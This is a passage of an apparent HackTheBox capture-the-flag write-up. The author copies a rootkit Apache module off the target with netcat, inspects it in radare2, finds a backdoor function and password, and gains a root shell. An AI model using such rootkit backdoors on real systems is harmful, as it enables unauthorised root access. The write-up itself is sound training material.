└─$ nc -lvnp 9002 > mod_rootme.so
listening on [any] 9002 ...
connect to [10.10.16.10] from (UNKNOWN) [10.10.10.80] 33086
```


*Let's check this file with r2*

```
$r2 mod_rootme.so
WARN: Relocs has not been applied. Please use `-e bin.relocs.apply=true` or `-e bin.cache=true` next time
 -- Select your architecture with: 'e asm.arch=<arch>' or r2 -a from the shell
[0x00000f70]> aaa
INFO: Analyze all flags starting with sym. and entry0 (aa)
INFO: Analyze imports (af@@@i)
INFO: Analyze entrypoint (af@ entry0)
INFO: Analyze symbols (af@@@s)
INFO: Analyze all functions arguments/locals (afva@@@F)
INFO: Analyze function calls (aac)
INFO: Analyze len bytes of instructions for references (aar)
INFO: Finding and parsing C++ vtables (avrr)
INFO: Analyzing methods (af @@ method.*)
INFO: Recovering local variables (afva@@@F)
INFO: Type matching analysis for all functions (aaft)
INFO: Propagate noreturn information (aanr)
INFO: Integrate dwarf function information
INFO: Use -AA or aaaa to perform additional experimental analysis
```


*afl shows all functions*

```
0x00000f30    1      6 sym.imp.waitpid
0x00000f38    1      6 sym.imp.access
0x00000f40    1      6 sym.imp.getppid
0x00000f48    1      6 sym.imp.exit
0x00000f50    1      6 sym.imp.execlp
0x00000f58    1      6 sym.imp.__cxa_finalize
0x00000f60    1      6 sym.imp.fork
0x00000f70    4     44 entry0
0x00001070   16    563 dbg.process_client
0x000016e0   46    902 dbg.shell_spooler
0x00001330   27    904 dbg.runshell_pty
0x00001ac0    3     61 dbg.darkarmy
0x00000e40    3     23 sym._init
0x00001b78    1      9 sym._fini
0x000012c0    1    100 dbg.runshell_raw
0x00000fb0    4     57 sym.register_tm_clones
0x00001000    5     50 entry.fini0
0x00001040    4     42 entry.init0
0x00001a80    1     44 dbg.rootme_register_hooks
0x00000ec0    1      6 loc.imp.ap_hook_post_config
0x00001ab0    1     16 dbg.rootme_post_config
0x00001b00    6    109 dbg.rootme_post_read_request
```


*function dbg.darkarmy looks very suspicious*





*I know "HackTheBox" is loaded to rsi, but I don't know rdi. Let's check*




*Use python shell to calculate the word*



*It looks like rootkit backdoor password. Let's try*




*I get root shell*